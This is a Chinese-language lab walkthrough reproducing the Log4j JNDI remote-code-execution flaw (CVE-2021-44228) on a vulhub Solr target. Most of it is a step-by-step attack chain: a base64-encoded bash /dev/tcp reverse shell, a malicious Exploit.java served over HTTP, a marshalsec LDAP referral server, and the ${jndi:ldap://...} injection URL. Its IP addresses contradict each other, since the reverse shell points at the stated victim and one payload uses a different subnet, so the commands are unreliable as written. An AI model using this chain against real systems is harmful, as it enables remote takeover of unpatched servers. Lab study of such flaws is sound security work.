log4j漏洞复现(RCE)
log4j-apache(RCE)
2.0 <= apache - log4j <= 2.14.1 (版本)
log4j是java应用开发常见的日志记录工具
啥是jndi
在漏洞后续会用到jndi。
jndi,全称为java命名与目录接口,允许从指定的远程服务器获取并加载对象。使得Java应用程序可以和这些命名服务和目录服务之间进行交互。JNDI注入攻击时常用的就是通过RMI和LDAP两种服务,这次主要使用ldap服务。
漏洞原理
主要是log4j框架下的lookup查询服务提供了{}(大括号解析功能),传进去的参数会被解析,例如{java:version}会返回java版本,如果不对其进行过滤,可能让查询指向任何服务。

攻击者可以利用这一点进行JNDI注入,使得受害者请求远程服务来链接本地对象,在lookup的{}里面构造payload ,调用JNDI服务(LDAP)向攻击者提前部署好的恶意站点获取恶意的.class对象,造成了远程代码执行(可反弹shell到指定服务器)。
我们利用查询漏洞,访问攻击者搭建的jndi(ldap)服务,获取到.class文件(java编译后的文件)并运行,获得shell
漏洞复现
靶场搭建
可以直接拉取vulhub里面的靶场
进入log4j目录,里面有两个CVE,这一个漏洞是CVE-2021-44228,进入这个目录
拉取镜像,开启容器
1 | docker compose up -d //一键开启容器 |

这样靶场已经搭建好
本地浏览器可访问 http://靶机地址:8983 http://192.168.216.128:8983 这个是我的地址

页面为这样
漏洞利用(获得反弹shell)
靶机:Ubuntu 192.168.216.131 只需要docker把环境搭建好就行
攻击机:kali 192.168.216.128
可以直接使用JNDI注入工具JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar或JNDIExploit-1.4-SNAPSHOT.jar,可以直接在github上面找到,而这里是使用的手工方法
编写恶意文件
我们的目标是将shell反弹到kali里面,下面这一段命令会将shell反弹到kali的7777端口。注意要换为自己的ip
1 | bash -i >& /dev/tcp/192.168.216.131/7777 0>&1 |
在这里我们需要将其进行base64编码,在这个网站上可直接构造payloadRuntime.exec 编码器 | AresX’s Blog

1 | bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIxNi4xMzEvNzc3NyAwPiYx}|{base64,-d}|{bash,-i} |
进行编码后我们就可以写恶意文件了,命名为Exploit.java
1 | import java.lang.Runtime; |
然后将其编译为Exploit.class文件
1 | javac Exploit.java |
并在这个目录下开启http服务,端口为4444
1 | python -m http.server 4444 |
可以在主机上访问

只要有Exploit.class文件即可,其他不用管
开启ldap服务
我们需要使用工具marshalsec-0.0.3-SNAPSHOT-all.jar来快速开启
下载链接marshalsec:基于 Java 生态的反序列化安全测试工具项目 - AtomGit
下载完成后需要在pom.xml所在目录下运行以下命令生成.jar文件(生成后会保存在target目录下)
1 | mvn clean package -DskipTests |
如果命令不成功可能是java版本过高的原因,需要把java版本在1.8.x.x,这样就能成功了
在生成的marshalsec-0.0.3-SNAPSHOT-all.jar文件所在目录中开启ldap服务,开启端口为1389,也可以是其他端口
1 | java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://刚才http服务的地址:端口号/#Exploit" 1389 |
接下来开启另一个终端监听反弹shell所在端口
1 | nc -lvvp 7777 |
最后一把,进行jndi注入,我们在注入点构造一个jndi的payload
1 | ${jndi:ldap://192.168.200.131:1389/Exploit} |
完整url为
1 | http://192.168.216.131:8983/solr/admin/cores?action=${jndi:ldap://192.168.216.128:1389/Exploit} |

注入完页面回显,400说明注入成功

攻击者开启的ldap服务已经将.class文件发送到http服务中

该服务通过get方法接收到了.class文件并进行运行触发反弹shell

到这里我们已经将log4j漏洞复现完成